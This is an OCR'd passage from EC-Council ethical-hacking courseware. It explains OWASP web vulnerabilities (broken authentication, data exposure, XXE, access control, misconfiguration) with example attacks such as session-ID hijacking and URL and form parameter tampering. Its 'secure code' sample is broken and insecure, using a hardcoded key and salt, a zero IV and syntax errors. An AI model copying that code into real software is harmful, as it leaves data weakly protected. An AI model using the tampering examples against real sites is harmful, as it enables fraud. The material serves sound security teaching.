```
10.10.10.10 - 09:25 - /index.php?page=about&
127.0.0.1 - 09:25 - /index.php?page=home&restrictedaction=edit
```

Attackers exploit CRLF injection vulnerabilities to manipulate log entries to hide their malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. At present, web applications implementing solid authentications fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," "account update," and so on. Therefore, developers must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID for the respective login when a user logs into **`http://certifiedhackershop.com`**. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into getting the session ID. The attacker now enters the following URL in his browser's address bar:

    `http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

    This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Password Exploitation**

  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attacker to exploit every user's password.


- **Timeout Exploitation**

  If an application's session timeouts are set to longer durations, the sessions will last until the time specified, i.e., the session will be valid for a longer period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example**:

    A user logs in to *www.certifiedhacker.com* using his/her credentials. After performing certain tasks, he/she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During the specified session interval, if an attacker has physical access to the user's system, he may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects him to the user's account without the need to enter the user's credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A3 - Sensitive Data Exposure

Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a filesystem. If users do not maintain proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse the information.

Many web applications do not protect their sensitive data properly from unauthorized users. Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs due to flaws such as insecure cryptographic storage and information leakage.

Even though the data is encrypted, some cryptographic encryption methods have inherent weaknesses allowing attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit card fraud.

Developers can avoid such attacks using proper algorithms to encrypt sensitive data. At the same time, developers must take care to store the cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause severe losses to a company. Hence, organizations must protect all their sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm.

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```


Figure 14.9: Vulnerable code example

Secure Code

```
private static String sKey = "zooooooooom!!!!";
private static String salt = "ooohhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes("UTF-8");
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.10: Secure code example

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A4 - XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.11: XML External Entity (XXE) attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A5 - Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method in which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common due to the lack of automated detection and effective functional testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to the OWASP 2017 R2 revision, broken access control is a combination of insecure direct object reference and missing function level access control.

- **Insecure Direct Object References**: When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers who take advantage of such references.
- **Missing Function Level Access Control**: In some web applications, function level protection is managed via configuration, and attackers exploit these function level access control flaws to access unauthorized functionality. The main targets of the attackers in this scenario are the administrative functions. Developers must include proper code checks to prevent such attacks. Detecting such flaws is easy for an attacker; however, identifying the vulnerable functions or web pages (URLs) to attack is considerably difficult.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.12: Broken Access Control attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A6 - Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 14.13: Unvalidated Input attack

- **Parameter/Form Tampering**

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

  ```
  <input type="hidden" name="price" value="99.90">
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
```

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

```
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” to delete permission for the content.

```
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.




Figure 14.14: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 14.15: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example


Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

Some server configuration problems are as follows:

- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
